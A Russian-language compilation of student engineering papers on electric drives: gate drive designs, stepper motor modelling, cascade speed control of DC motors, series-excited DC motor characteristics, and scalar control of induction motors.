Электропривод - это устройство для приведения в движение механизмов и машин, в котором источником механической энергии является электродвигатель. В электропривод могут входить также передаточный механизм (например, редуктор), силовой преобразователь (выпрямитель, инвертор, преобразователь напряжения, частоты и др.) и аппаратура управления.




Рис. 1. Привод откатных ворот

Электроприводы контрольно-пропускных систем подразделяются на:

- приводы для откатных ворот;
- линейные приводы для распашных ворот;
- потолочные приводы для секционных ворот.

Рассмотрим конструкции основных типов электроприводов.

Элементы конструкции и принцип работы привода откатных ворот (Рис. 1)

1. Крышка верхняя привода.

2. Плата управления PCB-SL.

3. Крышка внутренняя привода.

4. Статор двигателя в сборе с

алюминиевым корпусом привода.

5. Ротор привода.

6. Конденсатор привода.

7. Нижняя часть корпуса двигателя.
8. Рабочий вал двигателя с шестеренкой и подшипниками в сборе.
9. Неодимовый магнитный концевой выключатель.
10. Крышка боковая привода.
11. Шестеренка рабочая.
12. Стойка магнита новая.
13. Комплект разнесенных считывателей концевых выключателей.
14. Узел расцепителя.
15. Ключи расцепителя.

Включение привода происходит посредством подачи сигнала, по проводному (с пульта охраны) или беспроводному каналу (с радиоволнового или инфракрасного пульта дистанционного управления) связи, который фиксируется электроникой. После обнаружения сигнала, автоматика включает электродвигатель, вращение с которого подаются на редуктор и дальше на ведущую шестерню. Непосредственно на створку ворот, усилие передаётся через закреплённую на ней зубчатую рейку. При достижении полотном одного из крайних положений (открыто/закрыто), двигатель отключается автоматически. Достигается это за счёт концевиков нажимного или магнитоконтактного действия, которые подают соответствующий сигнал на узел автоматики. Концевики связаны с блоком контрольно-управляющей электроники посредством проводного соединения.

Элементы конструкции и принцип работы приводараспашных ворот

(Рис. 2)

1. Привод.
2. Кронштейн крепления.
3. Концевой выключатель.
4. Ходовой винт.
5. Узел расцепления.
6. Ходовая гайка с кронштейном.
7. Защитный кожух.
8. Клеммы подключения.

Принцип работы линейных приводов для распашных ворот. Внешне электропривод представляет собой продолговатый короб, в котором находится механизм. Питание подается через блок управления находящийся возле ворот.

Одним концом короб посредством подвижного соединения фиксируется на опоре ворот, а другим на створке. При вращении двигателем шестерни винт по резьбовым направляющим передвигает гайку, то есть, вращательная энергия трансформируется в поступательную, воздействующую на створки ворот.

Линейная автоматика в зависимости от типа червячного механизма подразделяется на электромеханическую и гидравлическую. В устройстве последней задействован гидравлический реверсивный насос, стоит она дороже электромеханической, но и считается более надежной, выдерживает больший вес ворот.

Конструкция и принцип работы приводасекционных ворот (Рис. 3).

1. Крышка дисплея.
2. Крышка корпуса.
3. Светодиодная лампа.
4. Дисплей.
5. Мотор-редуктор.
6. Блок управления.
7. Корпус.
8. Заглушка клемм для подключения аксессуаров
9. Микровыключатель референтной точки.



Рис. 2

10. Шлицевая втулка.




Рис. 3

синхронные двигателя постоянного тока с напряжением питания 24В бесщёточного типа. Это позволяет повысить

быстродействие в совокупности с возможностью электрического реверса.

- Рассматриваемые электроприводы предназначены для использования в кратковременном режиме работы. Максимальная производительность составляет 50 циклов/час. В условиях низких температур (ниже -20°C) могут возникнуть сложности связанные с загустением масла в масляной ванне. В качестве конечных переключателей в приводах обычно используются герконы, которые под действием электромагнитного поля отключают подачу питания на привод, тем самым привод останавливается в нужном нам месте.

В настоящее время электроприводы механизмов для открытия и закрытия различных типов ворот получают широкое распространение и применяются повсеместно. Подводя итог можно сказать, что электроприводы, предназначенные для похожего применения имеют различную конструкцию и принцип действия. Эти особенности необходимо учитывать при проектировании и монтаже контрольно-пропускных систем для достижения оптимального результата.

Список источников

1. DoorHan [<https://doorhan.ru/products/avtomatika-dlya-vorot-i-rollet/>].
2. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Моделирование электропривода с асинхронным двигателем в режиме минимума мощности потерь. Электротехника. 2012. № 12. С. 26-31.
3. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Прямое управление моментом асинхронных двигателей при их питании от одного преобразователя частоты. Электротехника. 2015. № 9. С. 29-35.

4. Горленко А.О. Упрочнение поверхностей трения деталей машин при электромеханической обработке. Вестник Брянского государственного технического университета. 2011. № 3 (31). С. 4-8.

5. Съянов С.Ю. Технологическое обеспечение качества поверхностного слоя деталей при электроэрозионной обработке. диссертация на соискание ученой степени кандидата технических наук / Брянский государственный технический университет. Брянск, 2002

Материал поступил в редколлегию 20.04.2024

УДК 62:83

Динамические режимы работы электропривода с шаговым двигателем

Костинюк Александр Витальевич (ст.гр. О-21-ЭиЭ-эиа-Б)

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Пугачева Александра Анатольевича (alexander-pugachev@rambler.ru)

Аннотация. Показана актуальность исследования электроприводов с шаговыми двигателями. Описан принцип работы шагового двигателя, показана разница в движении вала ротора при отработке симметричной и несимметричной последовательности импульсов на обмотки статора.

Ключевые слова: шаговый двигатель, эквивалентная схема замещения.

Шаговый электродвигатель – синхронный безщёточный электродвигатель с несколькими обмотками, в котором ток, подаваемый в одну из обмоток статора, вызывает фиксацию ротора. Последовательная активация обмоток двигателя вызывает дискретные угловые перемещения (шаги) ротора.

Шаговые двигатели применяются в роботостроении, 3D принтерах, станках ЧПУ, т.е. во всех сферах, где требуется работа в пускотормозных режимах, требуется высокая точность позиционирования и жесткие требования к габаритным показателям препятствуют установке датчика положения.

Чтобы выполнить моделирование шагового двигателя в программе MatLab нужно составить уравнения.

Для составления уравнений используем эквивалентную схему замещения шагового двигателя. Она представляет собой последовательно соединённые катушку индуктивности, резистор и противоЭДС. На основании схемы замещения можно составить уравнения:

$$\left\{ \begin{array}{l} U_1 = I_1 * R + L * \frac{di_1}{dt} - \omega * p * \Psi_m * \sin(p * \theta) \\ U_2 = I_2 * R + L * \frac{di_2}{dt} + \omega * p * \Psi_m * \cos(p * \theta) \\ J * \frac{d\omega}{dt} = -I_1 * p * \Psi_m * \sin(p * \theta) + I_2 * p * \Psi_m * \cos(p * \theta) - \beta * \omega - M_c \end{array} \right.$$

Здесь приняты следующие обозначения. L – индуктивность фазы обмотки статора; I_1 и I_2 – сила тока в обмотке А и В соответственно; U – напряжения в обмотках А и В соответственно; R – активное сопротивление фазы обмотки статора; Ψ_m – постоянная двигателя; ω – частота вращения вала; θ – угловое положение вала; p – число пар полюсов ротора; J – момент инерции ротора; β – коэффициент вязкого трения подшипников; M_c – момент сопротивления на валу, e – противоЭДС. Математически противоЭДС представляет собой произведение различных электромеханических параметров двигателя (последние слагаемые первых двух уравнений в системе уравнений).

Для моделирования выбран гибридный шаговый двигатель 57HS5630B4. Полученные графики приведены на рис. 1 и 2.




Рис. 1. Зависимость частоты вращения от времени




Рис. 2. Зависимость угла поворота ротора от времени

Список источников

1. Математическая модель гибридного шагового двигателя. А.Е. Уляшев/А.Э. Старцев/П.С.Шичев. Электронный сетевой политематический журнал «Научные труды КубГТУ». 2022. № 3. С. 90–102. <https://ntk.kubstu.ru/data/mc/0089/4456.pdf>.
2. Воробьев В.И., Новиков В.Г., Михальченко Г.С., Измеров О.В., Пугачев А.А., Волохов С.Г. Узел подвешивания тягового электродвигателя. Патент на изобретение RU 2549427 С1, 27.04.2015. Заявка № 2014107284/11 от 25.02.2014.
3. Гончаров К.А. Вероятностный подход к определению отклонений скольжения электродвигателей приводов ленточных конвейеров. Приводы и компоненты машин. 2016. № 4-5 (21). С. 13-16.
4. Новиков В.Г., Воробьев В.И., Измеров О.В., Никулин С.Ю., Борисов А.А. Узел подвешивания тягового электродвигателя. Патент на полезную модель RU 166921 U1, 10.12.2016. Заявка № 2016112628/11 от 04.04.2016.

Материал поступил в редколлегию 20.04.2024

УДК 62:83

Показатели качества систем подчиненного регулирования частоты вращения двигателя постоянного тока независимого возбуждения

*Котова Дарья Сергеевна, Клищенко Никита Александрович
(ст.гр.О-21-ЭиЭ-эиа-Б)*

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Пугачева Александра Анатольевича (alexander-pugachev@rambler.ru)

Аннотация. Показана актуальность разработки и исследования систем подчиненного регулирования частоты вращения двигателей постоянного тока независимого возбуждения. Результаты компьютерного моделирования представлены в виде значения основных показателей качества переходных и установившихся процессов во временной области. Приведена сравнительная оценка полученных результатов.

Ключевые слова: технический оптимум, симметричный оптимум, моделирование, показатели качества.

Двигатели постоянного тока независимого возбуждения все еще получают широкое применение в регулируемых электроприводах промышленных установок и технологических комплексов различных мощностей и назначений. В настоящее время накоплен достаточно большой опыт по синтезу систем управления такими двигателями. Наибольший интерес представляют системы подчиненного управления или регулирования, т.к. наличие независимых каналов регулирования тока якоря (электромагнитного момента) и магнитного потока делают возможным непосредственное регулирование выходных координат с организацией соответствующих обратных связей. При обеспечении постоянства магнитного потока данная задача решается методами синтеза линейных систем автоматического управления[1].

В данной работе проведена сравнительная оценка следующих типов систем подчиненного регулирования частоты вращения двигателя постоянного тока:

- одноконтурная система (1);
- двухконтурная система (подчиненный контур тока настроен на технический оптимум, контур частоты вращения – на технический оптимум) (2);
- двухконтурная система (подчиненный контур тока настроен на технический оптимум, контур частоты вращения – на симметричный оптимум) (3);
- трехконтурная система (подчиненный контур тока настроен на технический оптимум, два контура частоты вращения – на технический оптимум) (4).

Структурная схема объекта управления – двигателя постоянного тока независимого возбуждения с регулируемым полупроводниковым преобразователем ц цепи обмотки якоря – приведена на рис. 1.




Рис. 1 – Схема объекта управления

На рис 1 приняты обозначения: U_y – напряжение управления, U_T – напряжение якоря, $I_{я}$ –ток якоря, РС – регулятор скорости, РТ – регулятор тока, K_c – коэффициент обратной связи по частоте вращения, K_T – коэффициент обратной связи по току.

Основные показатели качества синтезированных систем управления сведены в таблицу 1. Рассмотрено два варианта представления объекта управления – исходный и упрощенный (коэффициенты при операторах Лапласа второй степени в замкнутых контурах, настроенных на соответствующие оптимумы, приняты равными нулю).

Таблица 1

Основные показатели качества электропривода с рассматриваемыми типами систем управления

Статическая ошибка		Динамическая ошибка		Время регулирования			Перерегулирование		
Упрощ.	Расчет.	Упрощ.	Расчет.	Формул.	Упрощ.	Расчет.	Упрощ.	Расчет.	
1	0	30.1	1.74	1.95	$4.7T_{\mu}$	0.021	0.015	4.3%	27.4%
2	7.93	7.93	3.47	4.47	$4.7T_{\mu}$	0.041	0.046	4.3%	27.3%
3	0	0	0	0	$3.1T_{\mu}$	0.027	0.037	43.4%	103%
4	0	0	6.91	6.8	$4.7T_{\mu}$	0.085	0.063	4.3%	45%

Анализ полученных результатов показывает, что для получения астатической системы по возмущению необходимо не менее двух контуров и наличие интегральной составляющей в регуляторе частоты вращения. Динамическая ошибка при линейном нарастании задания отсутствует только при настройке внешнего контура частоты вращения на симметричный оптимум. Полученные в результате моделирования значения показателей качества соответствует расчетным значениям в упрощенной системе, что подтверждает адекватность регулирования. Расхождения значений при модулировании

упрощенного и исходного объекта управлений объясняются принятыми допущениями.

Таким образом, выполненное исследование показало необходимость выбора настроек системы и параметров регулятора в зависимости от конкретных задач, решаемых электроприводом заданного технологического комплекса или промышленной установки.

Список источников

1. Ключев В. И. Теория электропривода: Учеб. для вузов. - 2-е изд. перераб. и доп. - М.: Энергоатомиздат, 2001 . - 704 с.: ил.
2. Потапов Л.А., Юферов Ф.М. Измерение вращающихся моментов и скоростей вращения микроэлектродвигателей. Москва, 1976.
3. Ивахин А.И. Варианты реализации и динамические свойства асинхронного тягового привода локомотивов с дугостаторными электродвигателями. Тяжелое машиностроение. 2012. № 10. С. 17-21.

Материал поступил в редколлегию 20.04.2024

УДК 62:83

Статические характеристики двигателя постоянного тока последовательного возбуждения

*Малачев Максим Витальевич, Ващейкин Павел Александрович
(ст.гр. О-21-ЭиЭ-эиа-Б)*

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Пугачева Александра Анатольевича (alexander-pugachev@rambler.ru)

Аннотация. Показана актуальность исследования двигателей постоянного тока последовательного возбуждения. Приведены дифференциальные уравнения и уравнения в операторной форме, описывающие динамические режимы работы двигателя постоянного тока с последовательным возбуждением, математическое описание двигателя учитывает нелинейность кривой намагничивания. Приведены результаты моделирования механических характеристик, проанализированы способы регулирования частоты вращения вала якоря.

Ключевые слова: двигатель постоянного тока, кривая намагничивания, последовательное возбуждение, математическая модель

Двигатели постоянного тока последовательного возбуждения продолжают находить широкое применение в тяговых электроприводах, в которых фактически отсутствуют режимы холостого хода и требуется реализация повышенного пускового момента. Механические характеристики двигателей с

последовательным возбуждением позволяют удовлетворить эти требования в полной мере.

В данной статье приведены результаты исследования с помощью компьютерного моделирования механических характеристик двигателя постоянного тока, основной интерес при моделировании представляет учет нелинейной зависимости магнитного потока и противоЭДС якоря от тока возбуждения (якоря).

Математически ДПТ ПВ описывается следующими уравнениями[1]:

$$\begin{cases} u = (L_{\text{я}} + L_{\text{в}}) \times \frac{di}{dt} + (r_{\text{я}} + r_{\text{в}} + R_{\text{доб}}) \times i + c\varphi\omega + W_{\text{в}} \frac{d\varphi}{dt}, \\ J \frac{d\omega}{dt} = M - M_{\text{с}}. \end{cases}$$

где $L_{\text{я}}$, $L_{\text{в}}$, $r_{\text{я}}$, $r_{\text{в}}$ – индуктивности и сопротивления обмоток якоря и обмотки возбуждения; $R_{\text{доб}}$ – добавочное сопротивление, которое в общем случае может быть включено в цепь якоря для ограничения максимального тока; $c\varphi\omega$ – противоЭДС якорной цепи; $W_{\text{в}}$ – число витков обмотки возбуждения; J – полный момент инерции якоря двигателя; M – момент создаваемый двигателем; $M_{\text{с}}$ – момент сопротивления или нагрузки, определяемый соотношением (1);

Эти уравнения удобно привести к операторной форме:

$$\begin{cases} u = R(Tp + 1)i + c\varphi\omega + W_{\text{в}}\varphi p, \\ J\omega p = c\varphi i - M_{\text{с}}, \end{cases}$$

где $T = \frac{L_{\text{я}} + L_{\text{в}}}{r_{\text{я}} + r_{\text{в}} + R_{\text{доб}}}$ — постоянная времени, R – суммарное сопротивление в цепи якоря; p – оператор Лапласа.

Также стоит акцентировать внимание на том, что индуктивность обмотки возбуждения $L_{\text{в}}$ зависит от величины магнитного потока и связанного с этим состояния магнитной системы: находится она в насыщенном или ненасыщенном состоянии

Для использования универсальной кривой намагничивания при разработке модели необходимо значение номинального магнитного потока, которое, как правило, в паспортных данных электродвигателя отсутствует. Выход здесь может быть в использовании эмпирической (универсальной) кривой намагничивания. При этом номинальное значение тока соответствует номинальному значению намагничивающей силы и магнитного потока.

С помощью модели (рис. 1) были получены механические характеристики двигателя, представленные на рис. 1. На рис. 1 ω обозначает частоту вращения вала якоря, M – электромагнитный момент. На рис. 1а показаны механические характеристики при изменении напряжения обмотки якоря и возбуждения, на рис. 1б – при изменении активного сопротивления в цепи обмотки якоря, на рис. 1в – при изменении магнитного потока посредством шунтирования обмотки возбуждения.




Рис. 1. Механические характеристики двигателя постоянного тока с независимым возбуждением

Таким образом, было выполнено моделирование двигателя постоянного тока с последовательным возбуждением, получены его механические характеристики при номинальных и измененных параметрах. По полученным характеристикам можно сделать подтверждение о том, что математическая и компьютерная модели адекватны.

Список источников

1. Ключев, В.И. Теория электропривода / В.И. Ключев – М.: Энергоатомиздат, 2001. – 704 с.
2. Потапов Л.А., Юферов Ф.М. Измерение вращающихся моментов и скоростей вращения микроэлектродвигателей. Москва, 1976.
3. Новиков В.Г., Воробьев В.И., Измеров О.В., Тихомиров В.П. Узел подвешивания тягового электродвигателя. Патент на полезную модель RU 176428 U1, 18.01.2018. Заявка № 2017120580 от 13.06.2017.
4. Потапов Л.А., Юферов Ф.М. Измерение вращающихся моментов и скоростей вращения микроэлектродвигателей. Москва, 1976.

Материал поступил в редколлегию 20.04.2024

УДК 62:83

Статические характеристики электропривода с системой скалярного управления асинхронным двигателем

*Мухитов Василий Вячеславович, Рословец Арсений Андреевич
(ст. гр. О-21-ЭиЭ-эиа-Б)*

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Пугачева Александра Анатольевича (alexander-pugachev@rambler.ru)

Аннотация. Показана актуальность исследования электроприводов с системой скалярного управления асинхронным двигателем. Выполнен


сравнительный анализ различных законов скалярного управления. Приведены результаты компьютерного моделирования электропривода.

Ключевые слова: асинхронный двигатель, постоянство абсолютного скольжения, механические характеристики.

Благодаря относительной простоте организации управления, нечувствительности к изменению параметров и отсутствию жестких требований к наличию обратной связи по регулируемому параметру электроприводы с системой скалярного управления асинхронными двигателями получили широкое применение. К их очевидным недостаткам можно отнести невысокую точность регулирования (что полностью объясняется отсутствием датчика регулируемого параметра), невысокий диапазон регулирования, неудовлетворительные энергетические показатели качества при увеличении диапазона регулирования. В данной работе поставлена задача исследования с помощью компьютерного моделирования основных систем скалярного управления без обратных связей по частоте вращения и системы управления с поддержанием постоянства абсолютного скольжения.

Регулятор абсолютного скольжения представляет собой пропорционально-интегральное звено с ограничением выходного напряжения.

На рис.1 представлены результаты моделирования в установившихся режимах работы для рассматриваемых законов управления. На рис. 1 приняты обозначения: M – электромагнитный момент двигателя, ω – частота вращения вала ротора. Результаты моделирования показывают преимущество систем с обратными связями перед разомкнутыми системами, они позволяют регулировать выходные координаты в большем диапазоне изменения нагрузок и частоты вращения с большими показателями энергоэффективности, но вместе с этим наличие обратных связей (как по частоте вращения в системе с постоянством абсолютного скольжения, так и по току в системе с IR -компенсацией).






Рис.1. Механические характеристики при $\frac{U}{f} = const$ без IR-компенсации (а), $\frac{U}{f} = const$ с IR-компенсацией (б), $\frac{U}{f^2} = const$ (в), $\frac{U}{\sqrt{f}} = const$ (г), постоянство абсолютного скольжения (ограничение выходного сигнала регулятора 110 В) (д), постоянство абсолютного скольжения (ограничение выходного сигнала регулятора 50 В) (е) ($1-f=50$ Гц, $2-f=25$ Гц, $3-f=37.5$ Гц)

Список источников

1. Копылов, И.П. Математическое моделирование электрических машин: учеб. для вузов / И.П. Копылов – М.: Высш.шк., 2001 – 327 с.
2. Ключев, В.И. Теория электропривода / В.И. Ключев – М.: Энергоатомиздат, 2001. – 704 с.
3. Космодамианский А.С., Воробьёв В.И., Пугачёв А.А. Моделирование электропривода с асинхронным двигателем в режиме минимума мощности потерь. Электротехника. 2012. № 12. С. 26-31.
4. Пугачев А.А. Минимизация мощности потерь в электроприводе со скалярной системой управления асинхронным двигателем. Вестник Череповецкого государственного университета. 2015. № 3 (64). С. 32-37.

